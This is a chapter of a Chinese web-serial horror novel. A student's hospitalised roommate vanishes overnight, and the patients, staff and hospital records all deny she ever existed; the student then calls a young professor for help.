首页
第十三章 人间蒸发记忆篡改(
返回

第十三章 人间蒸发记忆篡改(上)

章节报错(免登陆)

一秒记住【沧元图小说网】
09read.com,更新快,无弹窗!

    第十三章人间蒸发记忆篡改(上)(第1/2页)
    凌晨两点的西蜀大学附属医院住院部,被浓稠的夜色裹得严严实实。整栋住院大楼只有零星的窗户还亮着灯,走廊里只留了一排昏暗的地脚灯,暖黄色的光在光洁的地砖上投下细长的光影,空气中弥漫着挥之不去的消毒水味,混着淡淡的药香,安静得只能听到远处护士站传来的、心电监护仪规律的滴滴声。
    三楼的普通三人病房里,只亮着靠窗床位的一盏床头夜灯,昏黄的光勉强照亮了半间屋子。
    李萌躺在床上,睡得很沉,呼吸平稳均匀,烧了大半天的体温终于降了下来,原本蜡黄的脸上也恢复了一丝血色。林溪坐在床边的折叠椅上,胳膊撑在床沿,脑袋一点一点的,熬到后半夜,困意早就像潮水一样往上涌,可她还是强撑着没睡,眼睛时不时瞟一眼李萌的情况,生怕她再出什么意外。
    病房是标准的三甲医院三人病房,靠墙摆着三张病床,除了李萌住的靠窗床位,中间那张住着一位摔断了腿的老太太,陪床的儿子趴在床边,睡得鼾声很轻;靠门的那张床是个临近预产期的孕妇,丈夫靠在旁边的椅子上,脑袋歪在椅背上,也睡得很沉。整个病房里安安静静的,只有此起彼伏的呼吸声,和夜风吹动窗户的细微声响,和所有医院的深夜病房一样,平淡得没有一丝波澜。
    林溪揉了揉发酸的眼睛,打了个哈欠,目光落在床头柜上空了的保温杯上。医生特意交代过,退烧之后身体会大量脱水,一定要多喝温水。她看了一眼睡得安稳的李萌,心里松了口气,轻手轻脚地站起身,拿起保温杯和墙角的热水壶,打算去走廊尽头的开水间打一壶热水,等李萌醒了就能直接喝。她动作放得极轻,拉开病房门的时候,连吱呀声都压到了最低,生怕吵醒了病房里熟睡的人。
    刚走到走廊上,就迎面遇上了推着治疗车巡房的护士和值班医生,两人看到她,都笑着点了点头,没多问什么,只是低声叮嘱了一句“后半夜凉,多穿件衣服”,就继续往前巡房去了。
    开水间在走廊的最尽头,林溪走了两分钟才到。接热水的时候,她看着水壶里缓缓升起的白雾,心里还在庆幸,还好李萌没事了,不然她真的不知道该怎么和李萌的父母交代。前一晚的惊魂一夜,还有白天的担惊受怕,终于在这一刻落了地。
    她完全没意识到,等她再推开那扇病房门的时候,整个世界都会天翻地覆。
    热水接满,林溪拎着水壶,轻手轻脚地走回病房,推开了那扇虚掩的门。
    她先把水壶和保温杯放在了床头柜上,习惯性地先看向病床——
    床上空空如也。
    叠得整整齐齐的被子被掀开了一半,枕头歪在一边,床单上还留着人躺过的压痕,可原本躺在上面的李萌,不见了。
    林溪的心脏猛地咯噔一下,瞬间沉到了谷底。
    她第一反应是李萌醒了,自己去卫生间了。毕竟烧退了,人醒了想上厕所很正常。她放轻脚步,走到病房里的独立卫生间门口,抬手轻轻敲了敲门,声音压得很低:“萌萌?你在里面吗?”
    卫生间里安安静静的,没有任何回应,连水流声都没有。
    林溪的心跳更快了,伸手拧开了卫生间的门。里面空无一人,灯是关着的,马桶盖盖得好好的,地面干干净净,根本没有人进来过的痕迹。
    一股寒意瞬间顺着脚底窜了上来,沿着脊椎直冲天灵盖。
    林溪安慰自己,说不定是李萌去走廊的公共卫生间了。她走到病房门口,探出头往走廊两边看了看。凌晨的医院走廊空荡荡的,地脚灯的光把走廊拉得很长,连个人影都没有,安静得能听到自己的心跳声,扑通扑通,快得要跳出嗓子眼。
    她就站在病房门口等,眼睛死死地盯着走廊的两头。
    一分钟。
    五分钟。
    十分钟过去了。
    依旧没有李萌的身影。
    凌晨的医院走廊,温度本就比白天低,此刻林溪只觉得浑身冰凉,手脚都开始不受控制地发抖。她实在等不下去了,转过身,快步走到中间那张病床前,轻轻推了推趴在床边睡觉的中年男人。
    男人被推醒,迷迷糊糊地抬起头,揉了揉眼睛,一脸茫然地看着她:“小姑娘,怎么了?出什么事了?”
    林溪的声音带着控制不住的颤抖,指尖都在抖:“叔叔,不好意思打扰您了,请问……请问您看到和我一起的那个女生去哪了吗?就是靠窗这张床的,叫李萌,昨天下午住进来的,发着高烧。”
    她以为男人会给她一个答案,哪怕是说“看到她往卫生间方向去了”也好。
    可男人听完她的话,脸上的茫然更重了,他皱着眉,先是看了看空空如也的靠窗病床,又看了看林溪,语气里带着一丝小心翼翼的疑惑:“小姑娘,你是不是熬太久睡糊涂了?这张床从你住进来那天起,就一直空着啊。”
    林溪的脑子嗡的一声,瞬间一片空白。
    男人还在继续说,声音落在她耳朵里,像一把冰锥,狠狠扎进了她的心脏:“我们住进来三天了,就看到你一个人天天坐在这张空床旁边,对着空气自言自语,有时候还会对着空床说话,我们还以为你是家里人住院,压力太大了。哪有什么叫李萌的女生?这张床就没住过人。”
    “不可能……”林溪下意识地摇着头,后退了一步,撞在了身后的床沿上,疼得她倒吸一口凉气,可这点疼,根本抵不过心里的寒意,“不可能的!她昨天下午就住进来了!一直躺在这张床上!你们怎么会不记得?!”
    靠门那张病床的孕妇丈夫也被吵醒了,他站起身,看着情绪激动的林溪,也跟着点了点头,语气里满是同情:“妹子,我们真没骗你。我媳妇住进来快一周了,这张靠窗的床,就从来没办过入住,一直是空的。我们真的没见过你说的那个女生。”
    两个人,两双眼睛,都带着同样的茫然和同情,笃定地告诉她:你说的那个人,从来就不存在。
    林溪的视线在两人脸上来回扫过,又猛地转向那张空病床。
    床单是她昨天亲手铺的,枕头是她摆的,床头柜上还放着她给李萌买的粥,还有没吃完的退烧药。可这些在她眼里无比真实的痕迹,在另外两个人眼里,仿佛根本不存在一样。
    她浑身抖得像筛糠一样,牙齿不受控制地打颤,发出咯咯的声响,嘴里反复念叨着:“不可能……这不可能……她明明就在这里的……”
    无边的恐惧像冰冷的海水,从四面八方涌过来,把她彻底淹没。她甚至开始怀疑,是不是自己真的熬出了幻觉,是不是从一开始,李萌就没有生病,没有住院,一切都是她臆想出来的。
    可前一晚寝室里的阴冷,李萌烧得滚烫的身体,医生的检查,护士的输液,这些画面都无比清晰地刻在她的脑子里,怎么可能是假的?!
    林溪再也撑不住了,疯了一样转身冲出了病房,朝着走廊尽头的护士站狂奔过去。
    凌晨的护士站只有两个值班护士,正低头整理着病历,看到林溪跌跌撞撞地冲过来,脸色惨白,眼泪糊了满脸,都吓了一跳,连忙站起身:“同学?你怎么了?出什么事了?别急,慢慢说。”
    “李萌!我找李萌!”林溪一把抓住了其中一个护士的胳膊,指甲都快嵌进对方的肉里了,语无伦次地喊着,“她住在307病房靠窗的床位!昨天下午从蜀大校医院转过来的!发烧39度8!她不见了!你们看到她去哪了吗?!”
    护士被她抓着胳膊,先是愣了一下,随即连忙安抚她:“同学你别激动,别慌,我帮你查一下,你先放开我,好吗?”
    林溪像是抓住了最后一根救命稻草,连忙松开了手,眼睛死死地盯着护士面前的电脑屏幕,连呼吸都屏住了。
    护士在住院系统里输入了“李萌”两个字,又问了她的身份证号、学号,反复查询了三遍。
    每一次查询,系统页面都是一片空白。
    没有入院记录,没有缴费记录,没有用药记录,连校医院的转诊记录,都干干净净,什么都没有。
    护士抬起头,看着林溪,眼神里满是担忧和小心翼翼,语气放得极柔:“同学,我们系统里,没有叫李萌的患者的入院记录,昨天晚上到今天,我们住院部也没有接收过从蜀大校医院转过来的发烧学生。你是不是……记错名字了?还是太着急了,出现幻觉了?”
    “不可能!”林溪的声音瞬间拔高,眼泪掉得更凶了,“昨天晚上就是你们的医生去给她做的检查!就是你给她扎的留置针!输的液!你怎么会不记得?!”
    她疯了一样冲进了旁边的医生办公室,里面只有一个值班医生,正是昨晚给李萌做检查、下诊断的那个男医生。
    林溪扑到他的办公桌前,哭着问他李萌的下落,让他证明李萌来过。
    可那个昨晚还亲手给李萌听了心肺、量了体温、写了病历的医生,此刻看着她,脸上满是全然的陌生和茫然,皱着眉说:“同学,你冷静一点。我昨晚值班,根本没有接诊过叫李萌的患者,更没有去过307病房。你是不是身体不舒服?要不要我给你开个检查?”
    从护士到医生,从住院部系统到挂号系统,从307病房的病友到巡房的护工。
    没有一个人记得李萌。
    没有一丝一毫,能证明这个女生曾经存在过的痕迹。
    仿佛这个昨天还活生生躺在病床上,拉着她的手说害怕的女生,这个和她朝夕相处了一年多的室友,从头到尾,都只是她一场荒诞的幻觉。
    (本章未完,请点击下一页继续阅读)第十三章人间蒸发记忆篡改(上)(第2/2页)
    林溪靠在医院冰冷的墙壁上,身体顺着墙面一点点滑下去,蹲在地上,死死地抱着自己的膝盖,浑身抖得不成样子。眼泪不受控制地往下掉,砸在冰冷的地砖上,晕开一小片湿痕。
    她彻底崩溃了。
    她甚至开始低头看自己的手,怀疑自己是不是真的疯了,怀疑这两天发生的所有事情,是不是都是她臆想出来的。那个吊死的学姐,那个白裙子的鬼魂,那个踹开寝室门的龙教授,还有生病的李萌……这一切,会不会都是假的?
    无边的黑暗和恐惧裹着她,让她喘不过气。
    就在她意识快要涣散的时候,脑子里突然闪过了一个人的脸。
    龙临。
    那个高冷、疏离,话很少,却总能在她最害怕的时候,给她一丝安全感的年轻教授。
    她自己也不知道为什么,明明和龙临只见过几面,说过的话加起来都不超过几十句,可在这种极致的绝望和恐惧里,她唯一能想到的人,只有他。仿佛只要他在,就能把她从这场荒诞的噩梦里拉出来,就能告诉她,这一切都是真的,不是她疯了。
    林溪颤抖着伸出手,从口袋里摸出手机,手指抖得连密码都输错了好几次,才终于解锁了屏幕,翻到了龙临的联系方式,拨通了电话。
    电话响了三声,就被接了起来。
    那边传来龙临的声音,带着刚睡醒的沙哑,却依旧清冷平稳,像深夜里的一块定海神针:“喂?林溪?”
    听到龙临声音的那一刻,林溪积攒了许久的情绪,瞬间彻底爆发了。
    她对着电话,嚎啕大哭起来,语无伦次地说着,颠三倒四,逻辑混乱,一会儿哭着说李萌不见了,一会儿喊着所有人都不记得李萌了,一会儿又说医院里没有李萌的入院记录,话里全是哭腔,上气不接下气,连一句完整的话都说不出来。
    电话那头的龙临,原本刚从睡梦中被叫醒,还有一丝睡意,可听到林溪崩溃的哭声,还有她颠三倒四的话里透出来的信息,瞬间彻底清醒了。
    他没有打断林溪,只是安静地听着,手指无意识地摩挲着床单,大脑飞速运转着,用了短短几分钟的时间,就从她混乱的哭诉里,精准地捋清了所有事情的来龙去脉。
    等林溪的哭声稍微平复了一点,只剩下压抑的抽噎,龙临立刻开口了。
    他的声音依旧平稳冷静,没有一丝慌乱,语速不快,每个字都清晰有力,带着一种能瞬间安抚人心的力量,顺着电话传过去,精准地落在林溪的耳朵里:“林溪,你听我说。”
    “第一,现在立刻回到护士站,待在有监控、有工作人员的地方,不要乱跑,不要去楼梯间、开水间这种偏僻的地方。”
    “第二,不要和任何人起冲突,不要和任何人争辩李萌是否存在,保护好自己,明白吗?”
    “第三,我现在立刻往医院赶,在我到之前,待在原地不要动,有任何情况,随时给我打电话。”
    他的话像一道定心丸,瞬间让林溪慌乱到极致的情绪,稳了下来。
    她哭着点头,对着电话反复说:“好……好的龙教授……我知道了……我在护士站等你……你快点来……”
    挂了电话,林溪按照龙临说的,走到了护士站旁边的椅子上坐下,死死地攥着手机,眼睛盯着电梯口的方向,等着龙临过来。护士站的护士看着她失魂落魄的样子,给她倒了一杯热水,放在了她面前,眼里满是同情,却也没再多说什么。
